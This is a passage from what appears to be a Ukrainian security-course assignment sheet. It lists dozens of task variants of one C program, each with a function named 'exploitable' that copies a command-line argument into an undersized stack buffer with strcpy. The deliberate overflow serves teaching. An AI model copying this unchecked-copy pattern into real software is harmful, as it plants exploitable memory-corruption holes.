(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.6.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.7.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.8.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.9.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 4.10.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.11.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.12.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.13.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.14.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.15.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 4.16.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.17.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.18.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                     }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.19.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.20.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.21.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 4.22.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.23.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.24.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.25.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.26.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.27.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 4.28.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.29.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.30.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.1.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.2.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.3.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 5.4.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.5.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.6.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.7.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.8.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.9.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 5.10.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.11.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.12.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.13.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.14.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.15.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 5.16.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.17.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.18.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.19.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.20.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
